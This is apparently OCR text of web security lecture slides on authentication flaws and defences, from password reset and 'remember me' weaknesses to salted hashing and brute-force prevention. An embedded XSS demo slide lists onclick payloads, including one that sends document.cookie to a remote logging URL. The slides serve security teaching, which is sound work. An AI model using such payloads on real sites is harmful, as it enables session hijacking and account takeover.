


- **Any difference can be exploited; even response time**

Demo

- Capture Hackazon login with invalid username and password
- In **Proxy**, **HTTP History**, right-click POST and **Send to Comparer (Response)**
- Repeat with valid username and invalid password
- On **Comparer** tab, compare **Words**

No Useful Differences



A

Vulnerable Transmission of Credentials

- **Eavesdroppers may reside:**

  - On the user's local network
  - Within the user's IT department
  - Within the user's ISP
  - On the Internet backbone
  - Within the ISP hosting the application
  - Within the IT department managing the application

HTTPS Risks

- **If credentials are sent unencrypted, the eavesdropper's task is trivial, but even HTTPS can't prevent these risks:**
  - **Credentials sent in the query string are likely to appear in server logs, browser history, and logs of reverse proxies**
  - **Many sites take credentials from a POST and then redirect it (302) to another page with credentials in the query string**

HTTPS Risks

- **Cookie risks:**
  - **Web apps may store credentials in cookies**
  - **Even if cookies cannot be decrypted, they can be re-used**
- **Many pages open a login page via HTTP and use an HTTPS request in the form**
  - **This can be defeated by a man-in-the-middle attack, like sslstrip**

https://attack.samsclass.info/xss-demo.php

2. XSS Demos

Click the links below to see the attacks

Demonstrate Vulnerability

`onclick="alert('Hi! This is an XSS Vulnerability!')"`

Pop Up Cookie

`onclick="alert(document.cookie)"`

Open Pop-Up Window

`onclick="window.open('https://samsclass.info/lulz/ceilingcathh.png', '_blank', 'width=500, height=300')"`

Send Cookie to Remote Log

`onclick="window.open('https://attack.samsclass.info/post-text.php?text=' + document.cookie, '_blank', 'width=500, height=300')"`

Clear Logfile

Posted 10-3-16 by Sam Bowne

Password Change Functionality

- **Periodic password change mitigates the threat of password compromise (a dubious claim)**

- **Users need to change their passwords when they believe them to be compromised**

Vulnerable Password Change Systems

- **Reveal whether the requested username is valid**
- **Allow unrestricted guesses of the "existing password" field**
- **Validate the "existing password" field before comparing the "new password" and "confirm new password" fields**
  - **So an attacker can test passwords without making any actual change**

Password Change Decision Tree

- **Identify the user**
- **Validate "existing password"**
  - **Integrate with any account lockout features**
  - **Compare the new passwords with each other and against password quality rules**
  - **Feed back any error conditions to the user**
- **Often there are subtle logic flaws**

Forgotten Password Functionality

- **Often the weakest link**
  - **Uses a secondary challenge, like "mother's maiden name"**
  - **A small set of possible answers, can be brute-forced**
  - **Often can be found from public information**

Forgotten Password Functionality

- **Often users can write their own questions**
  - **Attackers can try a long list of usernames**
  - **Seeking a really weak question, like "Do I own a boat?"**
- **Password "Hints" are often obvious**

Forgotten Password Functionality

- **Often the mechanism used to reset the password after a correct challenge answer is vulnerable**

- **Some apps disclose the forgotten password to the user, so an attacker can use the account without the owner knowing**

- **Some applications immediately let the user in after the challenge--no password needed**

Forgotten Password Functionality

- **Some apps allow the user to specify an email for the password reset link at the time the challenge is completed**
  - **Or use email from a hidden field or cookie**
- **Some apps allow a password reset and don't notify the user with an email**

"Remember Me"

- **Sometimes a simple persistent cookie, like**
  - **`RememberUser=jsmith`**
  - **`Session=728`**
- **No need to actually log in, if username or session ID can be guessed or found**

"Remember Me"


- **Even if the userid or session token is properly encrypted, it can be stolen via XSS or by getting access to a user's phone or PC**

User Impersonation

- **Sometimes help desk personnel or other special accounts can impersonate users**
- **This may have flaws like**
  - **Implemented with a "hidden" function lacking proper access controls, such as**
    - **`/admin/ImpersonateUser.jsp`**
  - **A guessable session number**
  - **A fixed backdoor password**

Incomplete Validation

- **Some applications truncate passwords without telling users**
- **Also strip unusual characters**
- **Link Ch 6e**



Nonunique Usernames

- **Rare but it happens**
- **You may be able to create a new account with the same username as an existing account**
- **During registration or a password change**
- **If the password also matches, you can detect that from a different error messge**

Predictable Usernames

- **Automatically generated names like**
  - **User101, User102, ...**

Predictable Initial Passwords

- **User accounts are create in large batches**
- **All have the same initial password**

Insecure Distribution of Credentials

- **Passwords sent by email, SMS, etc.**
- **Users may never change those credentials**
- **Activation URLs may be predictable**
- **Some apps email the new password to the user after each password change**

B

Implementation Flaws

Fail-Open Login

- **Blank or invalid username may cause an exception in the login routine**
  - **Or very long or short values**
  - **Or letters where numbers are expected...**
- **And allow the user in**

Multistage Login

- **Enter username and password**
- **Enter specific digits from a PIN (a CAPTCHA)**
- **Enter value displayed on a token**

Multistage Login Defects

- **May allow user to skip steps**
- **May trust data that passes step one, but let user change it, so invaid or locked-out accounts remain available**
- **May assume that the same username applies to all three stages but not verify this**

Multistage Login Defects

- **May use a randomly-chosen question to verify the user**
- **But let the attacker alter that question in a hidden HTML field or cookie**
- **Or allow many requests, so attacker can choose an easy question**

Insecure Credential Storage

- **Plaintext passwords in database**
- **Hashed with MD5 or SHA-1, easily cracked**

Securing Authentication

- **Considerations**
  - **How critical is security?**
  - **Will users tolerate inconvenient controls?**
  - **Cost of supporting a user-unfriendly system**
  - **Cost of alternatives, compare to revenue generated or value of assets**

Strong Credentials

- **Minimum password length, requiring alphabetical, numeric, and typographic characters**
- **Avoiding dictionary words, password same as username, re-use of old passwords**
- **Usernames should be unique**
- **Automatically generated usernames or passwords should be long and random, so they cannot be guessed or predicted**
- **Allow users to set strong passwords**

Handle Credentials Secretively

- **Protect them when created, stored, and transmitted**
- **Use well-established cryptography like SSL, not custom methods**
- **Whole login page should be HTTPS, not just the login button**
- **Use POST rather than GET**
- **Don't put credentials in URL parameters or cookies**

Handle Credentials Secretively

- **Don't transmit credentials back to the client, even in parameters to a redirect**

- **Securely hash credentials on the server**

Hashing

- **Password hashes must be salted and stretched**
  - **Salt: add random bytes to the password before hashing it**
  - **Stretched: many rounds of hashing (Kali Linux 2 uses 5000 rounds of SHA-512)**

```
  GNU nano 2.2.6                File: login.defs

# Note: It is recommended to use a value consistent with
# the PAM modules configuration.
#
ENCRYPT_METHOD SHA512

#
# Only used if ENCRYPT_METHOD is set to SHA256 or SHA512.
#
# Define the number of SHA rounds.
# With a lot of rounds, it is more difficult to brute forcing the password.
# But note also that it more CPU resources will be needed to authenticate
# users.
#
# If not specified, the libc will choose the default number of rounds (5000).
# The values must be inside the 1000-999999999 range.
# If only one of the MIN or MAX values is set, then this value will be used.
# If MIN > MAX, the highest value will be used.
#
# SHA_CRYPT_MIN_ROUNDS 5000
# SHA_CRYPT_MAX_ROUNDS 5000
```

Handle Credentials Secretively

- **Client-side "remember me" functionality should remember only nonsecret items such as usernames**

- **If you allow users to store passwords locally, they should be reversibly encrypted with a key known only to the server**

  - **And make sure there are no XSS vulnerabilities**

Handle Credentials Secretively

- **Force users to change passwords periodically**
- **Credentials for new users should be sent as securely as possible and time-limited; force password change on first login**
- **Capture some login information with drop-down lists instead of text fields, to defeat keyloggers**

Validate Credentials Properly

- **Validate entire credential, with case sensitivity**
- **Terminate the session on any exception**
- **Review authentication logic and code**
- **Strictly control user impersonation**

Multistage Login

- **All data about progress and the results of previous validation tasks should be held in the server-side session object and never available to the client**

- **No item of information should be submitted more than once by the user**

- **No means for the user to modify data after submission**

Multistage Login

- **The first task at every stage should be to verify that all prior stages have been correctly completed**

- **Always proceed through all stages, even if the first stage fails--don't give attacker any information about which stage failed**

Prevent Information Leakage

- **All authentication failures should use the same code to produce the same error message**
  - **To avoid subtle differences that leak information**
- **Account lockout can be used for username enumeration**
  - **Login attempts with invalid usernames should lead to the same error messages as valid ones**

Self-Registration

- **Allowing users to choose usernames permits username enumeration. Better methods:**
  - **Generate unique, unpredictable usernames**
  - **Use e-mail addresses as usernames and require the user to receive and use an email message**

Prevent Brute-Force Attacks

- **At login, password change, recover lost password, etc.**
- **Using unpredictable usernames and preventing their enumeration makes brute-force attacks more difficult**
- **High-security apps like banks disable an account after several failed logins**
  - **Account holder must do something out-of-band to re-activate account, like phone customer support and answer security questions**
  - **A 30-minute delay is friendlier and cheaper**

Prevent Brute-Force Attacks

- **Consider this type of attack**
  - **Use many different usernames with the same password, such as "password"**
- **Defenses: strong password rules, CAPTCHA**

Password Change

- **No way to change username**
- **Require user to enter the old password**
- **Require new password twice (to prevent mistakes)**
- **Same error message for all failures**
- **Users should be notified out-of-band (such as via email) that the password has been changed**

Account Recovery

- **For security-critical apps, require account recovery out-of-band**
- **Don't use "password hints"**
- **Email a unique, time-limited, unguessable, single-use recovery URL**

Account Recovery

- **Challenge questions**
  - **Don't let users write their own questions**
  - **Don't use questions with low-entropy answers, such as "your favorite color"**

Log, Monitor, and Notify

- **Log all authentication-related events**
  - **Protect logs from unauthorized access**
- **Anomalies such as brute-force attacks should trigger IDS alerts**
- **Notify users out-of-band of any critical security events, such as password changes**
- **Notify users in-band of frequent security events, such as time and source IP of the last login**

C